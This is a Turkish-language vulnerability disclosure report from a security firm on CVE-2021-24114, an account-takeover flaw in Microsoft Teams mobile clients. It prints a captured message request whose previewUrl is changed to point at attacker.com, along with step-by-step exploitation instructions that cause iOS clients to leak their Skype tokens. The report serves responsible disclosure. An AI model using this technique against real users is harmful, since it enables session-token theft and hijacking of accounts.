GAIS
Cyber Security

MICROSOFT TEAMS

CVE-2021-24114

HESAP DEVRALINMASI KRİTİK ZAFİYET RAPORU

JUSTWORK OFİS KAMPÜSÜ ÜMRANİYE / İSTANBUL | www.gaissecurity.com

İçindekiler

1 Giriş

Pandemi süreci ile birlikte uzaktan çalışmanın daha yoğun olduğu bir döneme geçiş yapılmış ve çalışma alışkanlıkları hızla değişmiştir. Yeni normal süreçle birlikte firmaların kurumsal süreçlerini yönetebileceği ve toplantılarını gerçekleştirebileceği haberleşme ve video konferans uygulamaları kullanımı artmıştır.

Kurum hassas verilerini ve iç süreçlerini paylaştığı bu haberleşme uygulamaları da sağladığı konforun yanı sıra bir çok güvenlik riskini de bünyesinde barındırmaktadır. Gais Cyber Security olarak müşterilerimizin sıklıkla kullandığı uygulamaları analiz ederek güvenlik risklerinden haberdar etmekte ve ilgili uygulamanın güvenlik ekibi ile iletişime geçerek zafiyetin giderilmesi konusunda destek olmaktayız. Bu süreçte son olarak Türkiye'de ve dünyada sıklıkla kullanılan Microsoft Teams uygulamasını analiz ettik.

2 Zafiyet Raporu


2.1 Özet

Saldırgan tarafından gönderilmiş bir görselin iPhone kullanıcıları tarafından görüntülenmesi sonucunda istemciden direkt olarak görselin görüntüleme adresine gönderilen istek içerisinde Skype Token değeri gönderilir ve bu token değeri kullanıldığında ilgili kullanıcının hesabı devralınabilmektedir.

2.2 Zafiyet Açıklaması

Microsoft Teams uygulaması çapraz platform bir uygulama olarak farklı işletim sistemlerinde analiz edilmiş ve tespit edilen güvenlik açığı hem Android hem de iOS cihazları etkilemektedir. Android cihazlarda istemci IP adresi ifşasıyla sonuçlanırken hesap devralma ile neticelenen saldırı yalnızca iOS cihazlarda tetiklenmektedir.

Bir saldırgan sohbet üzerinde mesaj eki olarak bir görüntü gönderdiğinde, Teams bunu Skype dosya yapısına yüklemektedir.



Ekran Görüntüsü 1: Sohbete Ek Olarak Görsel Yüklenmesi

Yükleme işleminden sonra, resmin ön izleme adresini ve resimle ilgili bilgileri içeren ikinci bir istek sisteme gönderilmektedir. Aşağıda gösterilen bu POST isteği içeriğindeki JSON verisi incelendiğinde previewUrl parametresi ile önizleme adresinin gönderildiği tespit edilmiştir. İlgili parametrenin aldığı URL değeri *eu-api.asm.skype.com* alan adına sahipken ilgili alan adı değiştirildiğinde sistem tarafından bu değişiklik tespit edilememektedir.

```
{
  "content": "",
  "messagetype": "Text",
  "contenttype": "text",
  "amsreferences": [
    "0-weu-d6- d2b090cd74408ff0b1286910cffcdcda"
  ],
  "clientmessageid": "1298534495983039200",
  "imdis playname": "numan türle",
  "properties": {
    "files": "[{\"@type\":\"http://schema.skype.com/File\",\"version\":2,\"i d\":\"c7ba5c20-2796-4295-
b531-
cd8fbc7522ab\",\"baseUrl\":\"https://gaissecuritymy.sharepoint.com/personal/numan_turle_gaissecurity_co
m\",\"type\":\"png\",\"title\":\"11li
nux.png\",\"state\":\"active\",\"objectUrl\":\"https://gaissecuritymy.sharepoint.com/personal/numan_tur
le_gaissecurity_com/Documents/Microsoft Teams Chat Files/11linux.png\",\"providerData\":\"
{\\\"code\\\":null,\\\"type\\\":0}\",\"itemid\":\"c7ba5c20- 2796-4295-b531-
cd8fbc7522ab\",\"fileName\":\"11linux.png\",\"fileType\":\"png\",\"fileInfo\":{\"fileUrl\":\"https:/
/gaissecuritymy.sharepoint.com/personal/numan_turle_gaissecurity_com/Documents/Microsoft Teams Chat
Files/11linux.png\",\"siteUrl\":\"https://gaissecuritymy.sharepoint.com/personal/numan_turle_gaissecuri
ty_com\",\"serverRelativeUrl\":\"/pers onal/numan_turle_gaissecurity_com/Documents/Microsoft Teams Chat
Files/11linux.png\"},\"botFileProperties\":{},\"sourceOfFile\":3,\"filePreview\":{\"previewUrl\":
\"https://eu-api.asm.skype.com/v1/objects/0-weu-d6-
d2b090cd74408ff0b1286910cffcdcda/views/imgo\"},\"fileChicletState\":{\"serviceName\":\"
p2p\",\"state\":\"active\"}}]",
    "importance": "",
    "subject": null
  }
}
```



Ekran Görüntüsü 2: POST İsteğinde İletilen JSON verisi

Request:

```
POST /v1/users/ME/conversations/19%3A141843a8-de6b-4526-bed8-2468c07d172f_a01fe356-d2b6-4d83-9359-6ff3e5a17ad3%40unq.gbl.spaces/messages HTTP/1.1
Host: emea.ng.msg.teams.microsoft.com
Connection: close
Content-Length: 1419
sec-ch-ua: "Google Chrome";v="87", " Not;A Brand";v="99", "Chromium";v="87"
x-ms-session-id: 80cede4e-d42c-e909-3e29-856cc7e5f4bc
BehaviorOverride: redirectAs404
x-ms-scenario-id: 286
x-ms-client-env: pckgsvc-prod-c1-euno-02
x-ms-client-type: web
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/json
ClientInfo: os=windows; osVer=10; proc=x86; lcid=en-us; deviceType=1; country=us; clientName=skypeteams; clientVer=1415/1.0.0.2021011237; utcOffset=+03:00; timezone=Europe/Istanbul
Accept: json
x-ms-client-version: 1415/1.0.0.2021011237
x-ms-user-type: null
Authentication: skypetoken= {Skype Token}
Origin: https://teams.microsoft.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
```

Sec-Fetch-Dest: empty
Referer: https://teams.microsoft.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,tr;q=0.8

{"content":"","messagetype":"Text","contenttype":"text","amsreferences":["0-weu-d6-d2b090cd74408ff0b1286910cffcdcda"],"clientmessageid":"1298534495983039200","imdisplayname":"numan TÃœRLE","properties":{"files":"[{\"@type\":\"http://schema.skype.com/File\",\"version\":2,\"id\":\"c7ba5c20-2796-4295-b531-cd8fbc7522ab\",\"baseUrl\":\"https://gaissecurity-my.sharepoint.com/personal/numan_turle_gaissecurity_com\",\"type\":\"png\",\"title\":\"11linux.png\",\"state\":\"active\",\"objectUrl\":\"https://gaissecurity-my.sharepoint.com/personal/numan_turle_gaissecurity_com/Documents/Microsoft Teams Chat Files/11linux.png\",\"providerData\":\"{\\\"code\\\":null,\\\"type\\\":0}\",\"itemid\":\"c7ba5c20-2796-4295-b531-cd8fbc7522ab\",\"fileName\":\"11linux.png\",\"fileType\":\"png\",\"fileInfo\":{\"fileUrl\":\"https://gaissecurity-my.sharepoint.com/personal/numan_turle_gaissecurity_com/Documents/Microsoft Teams Chat Files/11linux.png\",\"siteUrl\":\"https://gaissecurity-my.sharepoint.com/personal/numan_turle_gaissecurity_com\",\"serverRelativeUrl\":\"/personal/numan_turle_gaissecurity_com/Documents/Microsoft Teams Chat Files/11linux.png\"},\"botFileProperties\":{},\"sourceOfFile\":3,\"filePreview\":{\"previewUrl\":\"https://attacker.com/v1/objects/0-weu-d6-d2b090cd74408ff0b1286910cffcdcda/views/imgo\"},\"fileChicletState\":{\"serviceName\":\"p2p\",\"state\":\"active\"}}]","importance":"","subject":null}}



Ekran Görüntüsü 1.3: Gönderilen Görselin Sohbette Önizleme Olarak Görüntülenmesi

Saldırgan tarafından previewUrl parametresi değiştirilerek gönderilmiş resim, mobil kullanıcılar tarafından görüntülendiğinde; previewUrl parametresinin aldığı adres mobil uygulama tarafından güvenilir kabul edilerek istemci tarafından ilgili adrese istek atılmaktadır. Saldırganın düzenlediği adrese iOS kullanıcılarından gelen istek "Authentication: skypetoken=" başlığı ile gönderilmekte ve ilgili skypetoken değeri kullanılarak iOS kullanıcılarının hesapları ele geçirilebilmektedir.

2.3 Zafiyetin Sömürme Aşamaları

1. Teams uygulamasında bir sohbet başlatılır.
2. Bir resim dosyası ek olarak yüklenir.
3. Resim dosyası yükleme işlemi tamamlandıktan sonra mesaj gönderilmeden önce istek bekletilir.
4. Yakalanan istekte bulunan previewUrl parametresi içerisindeki adres değiştirilir.
5. Mobil uygulamadaki bir yapı gönderilen isteklerdeki /v1/objects alanını kontrol eder. Bu yapıyı sömürebilmek için previewUrl parametresinde değiştirilen değer bu şekilde olmalıdır:
   https://attacker.com**/v1/objects/**0-weu-d6-d2b090cd74408ff0b1286910cffcdcda/views/imgo
6. Son adım olarak bir kullanıcının bu görseli Teams iPhone mobil uygulamasından görüntülemesi beklenmektedir. Kullanıcı bu görseli görüntülediği anda Skype Token bilgisi elde edilmektedir.

2.4 Test Sonuçları

- **Android:** İstemci IP adresi ifşası.
- **iOS:** Skype Token bilgisi ifşası (Hesap devralınmasına yol açmaktadır.)
- **Windows Masaüstü Uygulaması:** Herhangi bir etki gözlemlenmemiştir.

3 Zaman Çizelgesi

15 Ocak 2021 - Zafiyetin tespit edilmesi
16 Ocak 2021 - Zafiyetin Microsoft'a bildirilmesi
6 Şubat 2021 - Zafiyetin Microsoft tarafından giderilmesi ve CVE-2021-24114 kodu ataması
9 Şubat 2021 - Zafiyetin Microsoft tarafından duyurulması

4 Referanslar

https://www.linkedin.com/posts/gais-siber-g%C3%BCvenlik-teknolojileri_microsoft-teams-account-takeover-activity-6765284039134900224-YZ29
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24114
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-24114